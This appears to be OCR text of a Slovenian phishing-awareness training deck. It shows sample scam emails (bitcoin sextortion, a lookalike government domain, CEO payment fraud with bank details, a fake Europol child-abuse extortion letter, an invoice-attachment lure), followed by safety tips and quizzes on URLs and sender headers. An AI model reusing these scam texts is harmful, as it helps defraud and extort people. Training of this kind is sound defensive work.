
What actually must you do?

Great, I think, 4000 USD is basically a good price for our very little secret. You will do the payment by bitcoins (if you don't recognize this, search "how to buy bitcoin" in any search engine).

My bitcoin wallet address:

GO-LIX

Phishing sporočila – zunanja pošta



GO-LIX

Phishing sporočila

Potrditev prijave na prejemanje e-sporočil Inbox ×

Uradni List RS <info@uradn-list.si>
to me

URADNI LIST

Prijava na prejemanje e-sporočil

Pozdravljeni,

z e-poštnim naslovom miha.postar23@gmail.com ste se prijavili na prejemanje e-sporočil Uradnega lista RS.

Kategorija e-sporočil: Novice.

Za potrditev prijave kliknite na spodnjo povezavo:
https://www.uradn-list.si/data/confirmmailigsubscription?token=9565ac50-7f45-443a-8ae2-6f647a7c8f5e

Hvala za vaše zaupanje.
Uradni list RS

Potrditev prijave na prejemanje e-sporočil Inbox ×

e-bilten@uradni-list.si
to me

URADNI LIST

Prijava na prejemanje e-sporočil

Pozdravljeni,

z e-poštnim naslovom miha.postar23@gmail.com ste se prijavili na prejemanje e-sporočil Uradnega lista RS.


Kategorija e-sporočil: Novice.

Za potrditev prijave kliknite na spodnjo povezavo:
https://www.uradni-list.si/data/confirmmailigsubscription?token=9565ac50-7f45-443a-8ae2-6f647a7c8f5e

Hvala za vaše zaupanje.
Uradni list RS

GO-LIX

Phishing sporočila – vrivanje v poslovno komunikacijo



Placilni Nalog - Nujno Inbox ×

Tomaž Markelj <tomaz.markelj@golix.eu>
to me

Dobro jutro! Ali lahko danes plačamo 10000 EUR?

LP

Tomaž Markelj, CEO

Miha Poštar <miha.postar23@gmail.com>
to Tomaž

Mislim, da imamo še dovolj razpoložljivih sredstev.

Gre za kakšen projekt?

lpM

•••

Tomaž Markelj
to me

Miha, prosim plačaj zdaj, dokumente uredi kasneje.


Prejemnik: Centro Moya-Badillo
Naslov: Ruela Pichardo, 3, 38º D, 30761, La Jiménez
IBAN: ES2881906253985433730623
SWIFT: BBVAESMMXXX
Banka: BANCO BILBAO VIZCAYA ARGENTARIA S.A.
Sklic: INV. 0023-21590
Znesek: 10.000 EUR

Prosim, pošljite plačila potrditev slip,

LP.

GO-LIX

Phishing sporočila – izsiljevanje



STRUKTURE SODELOVANJA - EUROPOL - VARNOSTNA POLICIJA IN ŽANDARMERIJA - ZVEZNO MINISTRSTVO ZA PRAVOSODJE IN POLICIJO

Vabilo Za namene sodne preiskave
(členi 227-22, 227-22-1, 227-23 in 227-24 zakonika o kazenskem postopku)

PREDMET: SODNI POSTOPKI
NATINF: OTROŠKA PORNOGRAFIJA
KIBERNETSKI PROSTOR: INTERNET
SKLIC NA POSTOPEK: 09656101560/2022

Sem **gospa TATJANA BOBNAR**, generalna direktorica slovenske policije v sodelovanju s Centralno direkcijo Evropskega policijskega urada (EUROPOL).

Kmalu po zaplembi kibernetske infiltracije bomo proti vam sprožili pravni postopek za : **Otroška pornografija, pedofilija, kibernetska pornografija in ekshibicionizem.**

V vednost vam sporočamo, da je zakonodajalec izjavil, da bodo predvidene kazenske sankcije za kazniva dejanja, ki jih predvideva kazenski zakonik, višje, če bodo storjena prek telekomunikacijskega omrežja.

Ob koncu preiskave smo ugotovili, da ste med pogovori z mladoletniki, mlajšimi od 16 let, storili ta kazniva dejanja, in sicer posedovanje, gledanje, prenos in ogled slik, videoposnetkov ekshibicionistične narave in otroške pornografije prek spleta.

Med preiskavo smo opazili tudi, da so se erotična sporočila ter prizori razkazovanja in masturbacije izvajali prek spletnih kamer in takojšnjega klepeta.

Ne smemo pozabiti, da če je obscena vsebina na tak način izpostavljena mladoletnikom, mlajšim od 16 let, gre za kaznivo dejanje spolnega razkazovanja, otroške pornografije, pedofilije in kibernetske pornografije, ki se strogo kaznuje po zakonu.

Številni elementi, ki jih zabeleži kibernetska infiltracija, so pomemben dokaz o vaših kaznivih dejanjih.

Utemeljitve pošljite po elektronski pošti, da jih bomo lahko preučili in preverili. Če nam ne boste ustregli, bomo prisiljeni naše poročilo poslati državnemu tožilstvu, ki bo izdalo nalog za vašo aretacijo, ki ji bo sledila takojšnja aretacija s strani policije.

Nato boste vpisani v nacionalni register storilcev kaznivih dejanj zoper spolno nedotakljivost. V tem primeru bo vaš spis posredovan tudi organizacijam za boj proti pedofiliji in medijem.

GOSPA TATJANA BOBNAR
GENERALNI DIREKTOR SLOVENSKE POLICIJE
SLOVENSKA NACIONALNA POLICIJA
Headquarters Generalna policijska uprava, Štefanova 2, 1501 Ljubljana
Intervencija 7 dni na teden / 24 ur na dan

EUROPOL

GO-LIX

Phishing sporočila – priponke

Your Payment Has Been Charged - Amount Has Been Deducted Inbox ×

Ntakirutimana Joseph <ntakirutimanajoseph30@gmail.com>
to bcc: me

Hello Sir,

Hope you are doing well

We are sending this mail to inform you that your amount has been deducted from your account
Please let us know if you have any further details about this transaction...


Invoice No - 8943 - KAJC - 9843

Great day ahead

One attachment • Scanned by Gmail


GO-LIX

Zlonamerna elektronska pošta - priponke




GO-LIX

Zlonamerna elektronska pošta - priponke



GO-LIX

Koraki okužbe




GO-LIX

Priporočila

- Ne prenašamo datotek neznanih pošiljateljev
- Ne prenašamo in zaganjamo datotek prenesenih iz ne zaupanja vrednega vira
- Ne prenašamo datotek kot so exe, docm, xlsm, pptm, vbs, (pdf), js, (zip, rar, 7z)
- Redno posodabljamo vso programsko opremo
  - Protivirusno programsko opremo
  - Operacijski sistem
  - Aplikacije

GO-LIX

Zlonamerna elektronska pošta



PHISHSTRIKE

GO-LIX

Ali prepoznate zlonamerno povezavo?

Podjetje GO-LIX uporablja domeno golix.si.
Katere spodnje povezave pripadajo podjetju?

1. https://golix.freehosting.com/
2. https://Xbf.rst.si/golix/prijava/
3. https://golix.com/prijava/
4. http://go.lix.si/prijava/
5. https://geslo.golix.com/prijava
6. http://galix.si/en/prijava/
7. https://mail.golix.si/prijava/
8. https://slovenija.si/golix/predstavitev/prijava

PHISHSTRIKE

GO-LIX

Zgradba domene

Podjetje GO-LIX uporablja domeno golix.si.
Katere spodnje povezave pripadajo podjetju?


Zgradba URL naslova

1. **Protokol (http/https):** HTTP je kratica za Hypertext Transfer Protocol. Prek njega se pretakajo podatki med spletno stranjo in obiskovalci. Poznamo tudi zavarovan protokol, imenuje se HTTPS (Hypertext Transfer Protocol Secure). **Če je spletna stran na HTTPS protokolu še ne pomeni, da je njena vsebina varna.**
2. **Poddomena:** learn, ki vodi do samostojne spletne strani s točno določeno vsebino.
3. **Domena (phishstrike.com):** sestavljena iz imena domene (phishstrike) in domenske končnice (.com).
4. **Direktorij, kategorija ali podmapa (kaj-je-url-naslov):** vsebine, ločene od vstopne strani, in ker v URL-ju niso možni presledki, so posamezne besede med seboj povezane z vezajem.
5. **Naslov ciljne vsebine (vsebina):** gre za naslov opisa vsebine, ki je ločeno umeščena na podstrani.
6. **Vrsta datoteke (.php):** v nekaterih primerih imamo na koncu tudi končnico, ki predstavlja v katerem jeziku je stran napisana. Te so .php, .aspx, .html in druge.

Ali prepoznate zaglavja sporočila?

Prejeli ste elektronsko sporočo poslovnega partnerja iz podjetja GO-LIX, kjer uporabljajo domeno golix.si. Katero zaglavje poštnega sporočila je legitimno

1. Franci Petek <franci.petek@golix.si>
2. Petek, Franci <franci.petek@golix.si>
3. Franci Petek<franci.petek.golix@gmail.com>
4. Franci Petek <franci.petek@golix.com>
5. Franci Petek <petek.franci@golix.eu>
6. Franci Petek <franci.petek@golix.sl>
7. Peter Testni <franci.petek@golix.si>
8. Franci <franci.petek@golix.si>
9. Franci Petek <poslovnipartner@golix.si>
10. Franci <info@golix.si>
11. Franci <franci@golix.si>




PHISHSTRIKE

GO-LIX


AI Prevare

Video

